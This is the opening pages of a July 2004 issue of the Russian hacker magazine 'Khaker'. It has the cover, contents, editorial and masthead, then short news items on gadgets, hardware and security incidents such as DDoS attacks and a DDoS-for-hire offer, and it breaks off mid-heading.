Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В

№07(67) • ИЮЛЬ • 2004

ХАКЕР

WWW.XAKEP.RU

2 ВИДЕО ПО ВЗЛОМУ НА CD!

КРАЖА WEBMONEY

как коммуниздят чужое бабло из инета Стр. 42

Service Pack 2!

долгожданный SP под WinXP

Стр. 28

Стр. 32

Нанореволюция XXI века

о том, как материя станет софтом

Стр. 50

Сушим носки

Как пустить трафик через цепочку проксей

Стр. 54

Шеллом не поделитесь?

Методы получения шелл-аккаунтов

+ ТРЕП С ЧИТАТЕЛЯМИ стр. 128

ISSN 1683-4755
9 771683 475003 07 >
(game)land

В ЖУРНАЛЕ

НА CD

- GetDataBack 2.31
- JView 2004
- RobotFTP Client v3.39
- SmartWhois 4.0
- ACE Mega CoDecS Pack 6.00 PR19

КОНКУРС ВЗЛОМА

Поломай пAgонков, которые, пользуясь доверчивостью людей, решили заработать gенег.



INTRO

Лето идет полным ходом, все отдыхают, загорают, валяются на пляжах. А мы упускаем солнечные дни, предназначенные специально для нас. Мы делаем очередной номер Хакера. И все только ради тебя! :) Даже b00b1ik, тот еще раздолбай, не свалил отдыхать со своими многочисленными пышногрудыми поклонницами, а сделал рубрику Хумор.

Но это еще не все. С нынешнего номера я стал главным редактором. Такая вот новость. Ядовитый же отправился на реинкарнацию для познания себя и других благородных истин. Он скоро явится вновь, но уже в качестве главного редактора другого журнала. Не скажу какого, добавлю лишь одно - журнал будет посвящен цифровому фото.

Но вернемся к Хакеру. Честно говоря, первый номер дался непросто. Под конец сдачи номера крыша съезжала окончательно, соображалка просто отключалась. Казалось, что процесс подписи материалов никогда не кончится, и вообще наступит какая-нибудь глобальная негативная хрень. Но номер все-таки отправился в печать. Возможно, в нем найдутся некоторые баги и недочеты, но в целом этот выпуск журнала получился отчаянно хорошим (обрати внимание на новый дизайн FAQ'ов). Так что приятного чтения. Надеюсь, тебе понравится...

P.S. Открою для тебя одну тайну. Только для тебя! Начиная с августовского номера часть тиража Хакера будет комплектоваться мощнейшим **DVD-приложением**! Более четырех гигов суперского софта и других приятных радостей ждет тебя! Так что если у тебя до сих пор нет DVD-привода, то ты должен сделать сепуку или купить DVD'шник. **DVD**! Но я тебе этого не говорил...

первый раз главред X

CuTTer

CONTENT

НЕ MYSQL'ОМ ЕДИНЫМ!

СТР.94

Часто мы пользуемся именно SQL-базами, но ведь существуют и другие БД

ИНТЕРНЕТ ПОД УГРОЗОЙ



СТР.58

В протоколе TCP найден серьезный баг, который может парализовать работу всего интернета!


НАШИ ЗА БУГРОМ



СТР.66

Байки про житуху русских IT-спецов в более развитых странах

ЛОМКА WEBMONEY



СТР.42

Кодерские навыки привели к созданию своего трояна под WebMoney

ГДЕ НАХОДИТСЯ КОМПЬЮТЕРНЫЙ РАЙ?



СТР.70

Assembly - ежегодная крупнейшая в мире LAN-пати для демосценеров


КОДИНГ

LEECH

КРЕАТИФФ

ЮНИТЫ

СУШИМ НОСКИ



СТР.50

Анонимность при помощи соединений через цепочку socks-серверов

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

>На обложке использованы иллюстрации с сайта **WWW.ARTHURMOUNT.COM**

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ЮНИТЫ и CD
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

HITECH ■ Алекс Целых (news@real.xakep.ru) ЖЕЛЕЗО ■ Никита Кислицин (nikitoz@real.xakep.ru) ВЗЛОМ ■ mindw0rk (xnews@real.xakep.ru)

МОДДИНГ ОТ HALF-LIFE

HITECH

Фанат компьютерной игры Half-Life основательно повозился со своей клавой и системным блоком. Используя модерские штучки, он стилизовал десктоп в духе мрачной атмосферы игрового мира. Для покраски корпуса использовалась специально подобранная смесь цвета ржавчины. Внутри разместились вентиляторы с подсветкой и самодельная водяная система охлаждения. Жидкость имеет ядовито-зеленый цвет и напоминает токсичные отходы. На переднюю панель вынесен амперметр. Сбоку в осколках оргстекла сияет фирменный знак Half-Life. Мышь и клавиатура будто побывали в кислоте. Результат трудов преданного геймера можно найти на http://members.home.nl/gis/. ■



ГЛАЙДЕР

HITECH



Швейцарская компания представила моноцикл EasyGlider (www.easy-glider.com) для передвижения в асфальтовых джунглях. Производители скрестили электрический скутер и водные лыжи. Глайдер приводится в действие электромотором, который спрятан в переднем колесе. Эта часть может тянуть за собой прицеп с платформой для ног, а может выступать в роли ломовой лошади для скейтера или роллера. Регуляторы на руле дают полный контроль над торможением и разгоном. Заряда аккумулятора хватает на 35 километров пробега. На узких городских улочках глайдер развивает скорость до 30 км/ч. В сложенном виде устройство можно без проблем запихнуть в багажник. Экологически чистое транспортное средство появится в продаже в октябре по цене около 1100 долларов. ■

ЦЕНТР РАЗВЛЕЧЕНИЙ

ЖЕЛЕЗО

Очередное расширение линейки Solution Products осуществила компания AOpen, представив новый MVP-плеер. Новинка умеет проигрывать видео- и аудиофайлы, а также показывать статические изображения, подключаясь к телевизору, обычному монитору или проектору. При этом устройство поддерживает все распространенные форматы флэш-карт и имеет 2,5" встроенный жесткий диск. Вот краткие спецификации устройства:

- Поддерживаемые видеоформаты: MPEG 1/2/4 и Motion JPEG
- Поддерживаемые форматы аудиофайлов: MP3, WMA (до 7 настроек эквалайзера)
- Формат статических изображений: JPEG
- Встроенный ридер: для карт CFI/CFII, SD, MMC, MS, SM, MD
- Посадочное место под жесткий диск: размером 2,5" или 1,8" (в комплект поставки диск не входит)
- Разъемы: VGA D-Sub, компонентный TV, композитный видео, S-Video, аудиовыход
- Поддерживаемые стандарты телевизоров: NTSC/PAL
- Размеры устройства: 162x114x29 мм
- Вес: 200 г.
- Комплект поставки: посадочное место для жесткого диска (корпус), ПДУ, кабели S-Video, аудио, адаптер питания от сети, USB-кабель, AV-кабель. Руководство, CD с ПО
- Рекомендованная производителем розничная цена плеера: 129 евро ■







ПОЛИЦЕЙСКИЙ WI-FI

ВЗЛОМ



Недалеко от Сан-Франциско есть городок под названием Milpitas. Местной достопримечательностью там стала специализированная сеть Wi-Fi, которую построили для нужд полиции на площади 5 квадратных кэмэ. Теперь милпитасские менты смогут юзать полученные на месте данные из картотеки управления, получать в риалтайме видео и вообще наслаждаться своей продвинутостью по сравнению с остальными американскими копами. Хотя каждый скрипт-киди знает, насколько на самом деле "защищена" вифя. И станет ли подобная услуга более полезна ментам или преступникам - это актуальный вопрос. ■

MMC - 1 ГБ

ЖЕЛЕЗО

Компания Kingston Technology продолжает нас радовать новыми релизами флэш-карточек стандарта MultiMediaCard 4.0 (MMC 4.0). На этот раз специалисты компании показали карту емкостью 1 Гб. До настоящего момента на рынке были доступны карты куда более скромного размера, поэтому это стало довольно значимым событием. Менеджеры компании обещали также показать народу карточку емкостью 2 Гб, которая уже, вроде бы, появилась на свет. Однако на Computex 2004 устройство представлено все-таки не было. Неосведомленному читателю следует напомнить основные характеристики технологии MMC 4.0. Скорость чтения составляет 20 Мб/с, записи - 17 Мб/с. Имеется возможность работы при напряжении питания 1,8/3 В, с одно-, четырех- и восьмиразрядными шинами. MMC 4.0 совместима с предыдущими версиями карт MultiMediaCard и контроллерами. ■



ПЛАЗМЕННЫЙ ЭЛЕКТРОШОКЕР


HITECH



Американская компания Xtreme A.D.S. (www.xtremeads.com) продемонстрировала первое в мире электрошоковое оружие, поражающее цель на расстоянии до 15 метров. Ружье StunStrike CQSR стреляет потоком плазмы, ионизированным газом, через который и передается электрический разряд. Мощности разряда достаточно, чтобы на время парализовать человека или вывести из строя автомобиль. Электрический импульс нарушает работу любой электроники. Для сравнения, дальность стрельбы тазеров, использующих проводные дротики-электроды, не превышает 7 метров. ■

MICROSOFT ЗАПАТЕНТОВАЛА ДВОЙНОЙ КЛИК

ВЗЛОМ



В прошлом году Microsoft объявила, что ей мало денег и она собирается увеличить свои капиталы, требуя денег с тех, кто юзает ее наработки. Сказано-сделано, компания Гейтса стала патентовать все подряд. Настоящую шумиху вызвал полученный патент на файловую систему FAT и судебные иски MS против тех, кто на нее опирается. Но FAT'а Билли Гейтсу оказалось мало. Он решил запатентовать - ВНИМАНИЕ - двойной клик мышкой. И 27 апреля патентное бюро США выдало компании патент номер 6727830, в котором сказано: "Альтернативные функции могут быть запущены при нажатии на кнопку в течение длительного времени (например, секунда). Дополнительные функции также могут вызываться с помощь многократного нажатия в течение короткого периода времени, например, двойным нажатием". Изобретателями двойного клика считаются Чарльтон Е. Луи и Джеффри Р. Блюм, а патентовладельцем - Microsoft Corporation. Пока неясно, к чему приведет вся эта канитель, но если MS всерьез захочет взыскать бабки с тех, кто клацает мышкой больше раза, думается мне, бунт будет грандиозным. Интересную дискуссию по этому поводу можно почитать тут: www.securitylab.ru/forum/forum_posts.asp?TID=10313 ■

ХАЙТЕК БОЧОНОК

ЖЕЛЕЗО

Необычную barebone-систему с красноречивым названием Piston представила компания FIC. Когда я первый раз увидел фотку этого компа, то слегка прифигел - этакая хайтек-бочка, походящая не то на какой-то вентилятор отопительной системы, не то на интеллектуальную цистерну с пивом. При ближайшем рассмотрении бочонок оказался довольно производительной barebone-системой. Выполнена она на плате с набором логики i915G под LGA775, имеет один разъем для установки модуля памяти, по одному разъему PCI Express x16 и miniPCI - стандартный, в общем-то, набор для устройств такого класса. Форм-фактор платы - PicoBTX. Как ты наверняка и ожидал, система может работать в двух разных режимах - собственно компа и мультимедиа-центра, при этом выбор осуществляется нажатием специальной кнопки. Корпус оборудован двумя 5,25" и 3,5" посадочным местом под дополнительные устройства. В остальном все довольно стандартно: USB 2.0, IEEE1394, flash-ридер и 8 канальный аудиочип. Блок питания системы рассчитан на мощность 240 Вт. ■

КОМНАТА ДЛЯ СНА

HITECH

Японская компания Matsushita представила комнату для сна. Разработка лечит расстройства сна и гарантирует 8 часов полноценного отдыха. По размерам хай-тек комната напоминает гостиничный номер. Возле кровати расположен большой телевизионный экран. Все функции программируются с настенной панели. Вначале изображение лесной реки на экране сопровождается спокойными мелодиями на гитаре и фортепиано. Затем экран гаснет, свет постепенно приглушается, затихает музыка. Приподнятая кровать снова принимает горизонтальное положение. "Вибрирующие пальчики" делают массаж. По завершению расслабляющей процедуры наступает кромешная тьма и хай-тек матрац выпускает из себя воздух. Разработка выставлена в Токио, так что каждый желающий - по записи - может полчасика вздремнуть. Стоимость комнаты для сна составит ориентировочно 30 тысяч долларов. ■

СЕРФИНГ В КВАДРАТЕ

HITECH

Intel представила доску для серфинга с выходом в интернет. Планшетный компьютер на базе процессора Pentium M 1.7 МГц и цифровая камера помещены в водонепроницаемый корпус. Источником питания служит солнечная батарея. Планшет работает на платформе Centrino и позволяет подключаться к беспроводным сетям. Точка доступа расположена на пляже на берегу. Серфить Паутину на гребне огромной волны... Странно, что раньше это никому не приходило в голову (странно, что такое пришло кому-то в голову :) - прим. ред.).



WIMAX ОТ INTEL

HITECH



Intel разработала новый стандарт беспроводной связи WiMAX. Этот стандарт описан в 802.16 (Wi-Fi - 802.11). Его главная особенность этого стандарта - зона охвата. Она очень большая :). Intel запустила тестовый проект в городе Уорнер-Робинс в штате Джорджия. Одна станция охватила территорию в половину округа - около двухсот квадратных миль. А теперь сравни это с Wi-Fi. Там максимальное расстояние достигает около 100 метров.

Скорость прокачки на расстоянии от базы более двадцати километров составляла более 6 Мбит/с, что эквивалентно четырем-пяти линиям стандарта T1 или 20 линиям стандарта DSL. Такая вот технология будущего.

ВНЕДОРОЖНИК-АМФИБИЯ

HITECH





Британская компания Gibbs Technologies (www.gibbstech.co.uk) представила прототип плавающего внедорожника Humdinga. Полноприводная махина уверенно чувствует себя как на суше, так и в водной стихии. Амфибия способна взять на борт до 5 человек с багажом и провизией. Бензиновый двигатель мощностью 350 лошадиных сил позволяет за 10 секунд развить скорость до 160 км/ч на суше и до 65 км/ч на воде. По нажатию на кнопку, колеса втягиваются внутрь и запускается водореактивная силовая установка. Поверхность земного шара, которую может пересечь Humdinga, примерно в 2 раза больше, чем у аналогичных разработок. Габариты машины - 5.4 x 2 x 1.85 м. Вес - около двух тонн.

НЕОБЫЧНАЯ СЕТЕВУХА

ЖЕЛЕЗО

В современных компьютерных системах интерфейс RS-232 (COM) встречается уже чрезвычайно редко, однако во многих бюджетных (да и не только) организациях используются машины именно с этим интерфейсом. Это легко понять, глядя на статистики продаж USB-RS-232. Тайваньская фирма Moxa просекла фишку и представила на недавно прошедшей выставке Computex 2004 необычный сетевой адаптер Moxa NE-4110S/A, обеспечивающий возможность подключения устройств с интерфейсом RS-232 (NE-4110S) и RS-422/485 (RS-422/485) в сеть Ethernet 10/100 Мбит/с (10/100 BaseT). Размеры его составляют всего 57x40 мм, а энергопотребление - 1,5 Вт.

Новинка позиционируется компанией как модуль для интеграции в уже существующие устройства. В адаптере реализован полноценный стек TCP/IP, кроме того в качестве бонуса производители добавили в устройство возможность конфигурирования через web-интерфейс или консоль.

2-ЧАСОВОЙ КОФЕБРЕЙК КРУПНЕЙШИХ САЙТОВ СЕТИ

ВЗЛОМ



Akamai - одна из самых влиятельных на сетевую жизнь компаний в мире. Она предоставляет хостинг для многих крупнейших ресурсов, включая официальные сайты IBM, Microsoft, Apple, BMW, New York Times и поисковики Yahoo, Google, Lycos. Akamai пропускает через себя 15% международного интернет трафика. В общем, ты понял, что это не сарай подпольный. Так вот, 15 июня эту компанию поимели банальной атакой DDoS. В результате сайты, на которые ежедневно заходят сотни тысяч людей, оказались в дауне. Правда, только если ввести урл с приставкой www. Без приставки, как ни странно, все работало. Подобное безобразие продолжалось около двух часов, в течение которых админы пострадавших ресурсов переводили паги на свои компы.

НОВЫЕ МОНИКИ

ЖЕЛЕЗО

Два новых ЖК-монитора недавно представила компания EIZO Nanao. Это EIZO FlexScan S190 и EIZO FlexScan S170. Обе новинки поступают в розничную продажу в начале июля. Основным отличием новых устройств от более старших братьев является высокая контрастность панели - 1000:1.



Основные характеристики новинок следующие:

- Точка: 0,294 мм (у S170 - 0,264 мм)
- Яркость: 250 нит
- Время отклика: 25 мс
- Угол обзора по горизонтали/вертикали: 178 градусов
- Частота горизонтальной развертки: 24,8-80 кГц (для D-Sub) и 31-64 кГц, вертикальной - 50-75 и 59-61 Гц при подключении через D-Sub/DVI-D соответственно
- Стандартный режим: 1280x1024
- Интерфейсы: аналоговый RGB (15-контактный D-Sub), DVI-D (24 контакта), USB
- Размеры модели: 404x200x288-423 мм, вес - 6,6 кг (362x200x280-406 мм и 5,6 кг у S170)
- Максимальная потребляемая мощность: 40 Вт, в режиме энергосбережения - менее 2 Вт.
- Стойка ArcSwing 2: поддерживается регулировка по высоте (ход 104 мм), наклон дисплея вперед и назад. Угол поворота монитора по горизонтали составляет 172 градусов.


АНТИВИРЬ ГЕЙТСА БУДЕТ ОТДЕЛЬНЫМ ПО

ВЗЛОМ

Несколько месяцев назад корпорация Microsoft сообщила, что приступила к работе над собственным антивирусом. Понятное дело, инет сразу пополнился слухами, что новый продукт Гейтса будет внедрен в его ось. А это значит, что доходы ведущих антивирусных компаний Network Associates (McAfee), Symantec (Norton Antivirus), Panda Software (Panda Antivirus) и других улетят в трубу. В самом деле, если MS Antivirus окажется хотя бы удовлетворительным, какой резон инсталлить что-то еще? Поэтому боссы вышеперечисленных компаний все это время ночами не спали и седели на глазах, ожидая банкротства. Но мучения их закончились с выступлением представителей Microsoft, которые заверили, что опасения напрасны. Компания действительно планирует выпустить антивирный пакет, но продавать его будет отдельно от Windows. Антивирусные мэтры выразили решению Гейтса одобрение и все как один заявили, что здоровая конкуренция - это есть гуд и по-честному. Не то, что нездоровая.

ПЕРЕВОДЧИК ДЛЯ МЛАДЕНЦЕВ

HITECH



Компания Why Cry (www.whycryusa.com) представила переводчик детского плача для неопытных родителей и безмозглых сиделок. Проглотив порцию слез, устройство сообщает, что, вообще говоря, происходит с ребенком и как его привести в чувства. Для этого Why Cry анализирует громкость и настойчивость всхлипываний, а также интервалы между ними. Устройство может объяснить голод, скуку, дискомфорт, стресс и желание младенца уснуть. Заявленная точность предсказаний достигает 95%. Производители рекомендуют с детства приобщать ребенка к хай-теку, подвешивая Why Cry в люльке в качестве погремушки. Стоимость устройства составляет около 100 долларов.

60 ГБ - 1.8"

ЖЕЛЕЗО

Спрос на плееры iPod, выпускаемые компанией Apple, чрезвычайно велик и постоянно растет: в месяц продается порядка 900 тысяч таких устройств. В связи с этим Apple нуждается в дополнительных поставках миниатюрных жестких дисков. Подтверждением тому стал пресс-релиз компании Toshiba, в котором говорится о выпуске новых 60 Гб 1,8" жестких дисков, крупную партию которых уже заказала Apple Computer.

В настоящее время Toshiba поставляет Apple 350 тыс. 1,8" дисков ежемесячно для плееров iPod. Причем, емкость дисков варьируется - 15, 20 и 40 Гб (новый же плеер, iPod mini, как неоднократно отмечалось, использует 1" 4 Гб диск HGST) - в зависимости от спроса. Серийное производство жестких дисков новой емкости начнется в июле. Напомню, что на текущий момент максимальная емкость 1,8" дисков Toshiba - 40 Гб; устройства имеют две пластины по 20 Гб; в новом же приводе компания планирует увеличить емкость одной пластины до 30 Гб.

БУКИ ACER

ЖЕЛЕЗО



После анонса первых ноутбуков на базе кристаллов Pentium M с ядром в 90 нм Dothan, компания Acer не стала медлить и представила новый бук TravelMate 290E, функционирующий на базе 1,3 ГГц процессора Intel Celeron M с 512 килобайтным кэшем и 400 мегагерцовой шиной FSB.

Вот основные параметры Acer TravelMate 290E:

- Процессор: Intel Celeron M
- Чипсет: Intel 852GM
- Память: 256 Мб DDR266 (поддерживается до 2 Гб)
- Жесткий диск: ATA/100, 40 Гб в минимальной конфигурации
- ЖК-дисплей: 15" TFT, 1024 x 768
- Графическая система: интегрированная в чипсет, использу-ется 64 Мб системной памяти, поддерживается DualView (одновременное отображение ЖК-дисплея и ЭЛТ-монитора)
- Заявленное время автономной работы: до 4,5 часов
- Модем: встроенный, V.92 56 Кбит/с
- Сетевой адаптер: Fast Ethernet 10/100 Мбит/с, IEEE 802.11g
- 1 параллельный порт (LPT)
- 3 порта USB 2.0
- ИК-порт
- 1 разъем PCMCIA (CardBus) type II
- Операционная система: Microsoft Windows XP Home/Professional+Recovery CD
- Программное обеспечение: Acer Launch Manager, Adobe Acrobat Reader, Norton AntiVirus, NTI CD Maker

Отмечу, что основным отличием ноутбука на Intel Celeron M/852GM от представленных ранее ноутбуков на Intel Pentium M Dothan/855GME является отсутствие встроенного считывателя карт Memory Stick/Secure Digital/SmartMedia/Multi MediaCard. ■


БРОНИРОВАННЫЙ ХАРД

ВЗЛОМ

Французская компания Hermitage Solutions наладила выпуск винчестеров Flagstone с функцией аппаратного шифрования. Производятся они по технологии, запатентованной британской фирмой Stonewood Electronics, с использованием алгоритма AES и ключа длиной 128 бит. Чтобы получить доступ к информации на таком HDD, нужно ввести пассворд в самом начале загрузки системы. В продаже имеются харды объемом 20-60 Гб и размером 2.5-3.5 дюймов, которые совместимы со всеми осями под процессоры x86. Начальная цена устройства - 365 евро. ■

25$ ШТРАФА ЗА ССЫЛКУ НА САЙТЕ

ВЗЛОМ




Недавно в Белоруссии завершился судебный процесс над Федором Короленко - автором сайта pesniary.com. Тупее судебного процесса, судя по всему, еще не было. Республиканское унитарное предприятие интеллектуальной собственности (РУПИС) возмутилось тем фактом, что на сайте Феди висят ссылки на mp3-шки с других сайтов. "Как можно!" - воскликнуло РУПИС и подало в суд. Федя, ясное дело, в шоке. Парень ночами не спал, ресурс поддерживал, для людей старался, а тут такое. "Если меня на самом деле признают виновным и влепят хотя бы одну копейку штрафа, вместо благодарности за более чем пять лет работы, я отказываюсь от дальнейшего руководства проектом "песняры.com" и судьба его будет неопределенной - от закрытия за ненадобностью до передачи другим энтузиастам, готовым поддерживать этот достаточно сложный, объемный и ресурсоемкий проект", - с таким изречением выступил господин Короленко, рассчитывая на понимание. Понять-то его поняли, но только не на суде. Чувака признали виновным и впаяли штраф в размере 25$. Любопытно, что если руководствоваться принципами РУПИС и белорусского суда, штрафануть можно добрую половину рунета. Ведь ссылки на варез, музыку и прочее делает каждый уважающий себя сетевик. А авторов google.com, ya.ru и rambler.ru и вовсе нужно, стало быть, отправлять на эшафот. ■

НОВЫЙ СЕРВИС ЦЕНТР ОТ LG

ЖЕЛЕЗО

LG запустила свой первый официальный сервис центр по ремонту и обслуживанию мобильников. Причем, этот сервис со своей приятной фишкой - ремонт производится непосредственно в присутствии заказчика, причем большинство работ занимает не более 30 минут. Т.е. прямо при тебе телефон разберут, починят и вернут обратно. Свою услугу они назвали "Лицом к лицу" (face2face, как в игрушках). Сам сервис-центр расположился по адресу Площадь победы, д. 2, стр. 2, рядом с метро "Парк Победы". ■




ПРОЦЕССОРЫ INTEL ПЕРЕЕЗЖАЮТ НА НОВУЮ ПЛАТФОРМУ

ЖЕЛЕЗО

Компания Intel официально представила свои новые наборы системной логики: i915 и i925. Первая модель является мэйнстрим-решением, и материнские платы на основе i915 будут выпускаться как в недорогих вариантах, так и в довольно продвинутых конфигурациях. i925 позиционируется как продукт Hi-End класса, но до появления первых тестов этих плат ничего конкретного сказать о его реальном преимуществе перед i915 нельзя.

Основным отличием новинок от предыдущего семейства чипсетов является поддержка шины PCI Express и памяти DDR2. Правда, в ближайшем будущем эти технологии вряд ли будут востребованы. Также стоит уточнить, что материнские платы на основе чипсетов i9xx будут предназначены для процессоров формата LGA775, которые также были анонсированы Intel. Несмотря на бродившие в Сети слухи, новые камни сохранили в названии слово "Pentium 4", но теперь вместо частоты будет указываться рейтинг: например, старший Pentium 4 3.6 ГГц будет иметь маркировку "560".

Появление материнских плат и процессоров в магазинах ожидается уже в самом ближайшем будущем. ■



СКОЛЬКО СТОИТ ЗАВАЛИТЬ MICROSOFT.COM?

ВЗЛОМ




Уж чего только не предлагали нам спамеры. Вечно стоящие члены, крупногабаритные сиськи, врожденный английский за неделю без зубрежки. Российские умельцы решили пойти дальше и разослали по рунету объявления об услугах компьютерного взлома. "Вас угнетает ацтойный сайт? Хотите его завесить, а то и завалить? Обращайтесь - поможем. Студенткам и фидошницам 10-процентная скидка". Есть даже прайс-лист: убить сайт на 6 часов стоит 60$, на сутки - 150$. Для подобных козней авторы услуги юзают атаку DDoS.

Не корысти ради, а любопытства для с DDoS'ерами связались журналисты "Ведомостей". Куякеры в лице DoZ'а сказали, что за базар отвечают и нефик делать способны порвать на тряпки любой ресурс. Даже хваленый microsoft.com. Правда, стоить заказчику хоумпага конторы дяди Билла будет все 60 тысяч вечнозеленых денег. ■

СЕТЕВОЕ ПЕРЕВОПЛОЩЕНИЕ ПОЛИЦИИ НРАВОВ

ВЗЛОМ

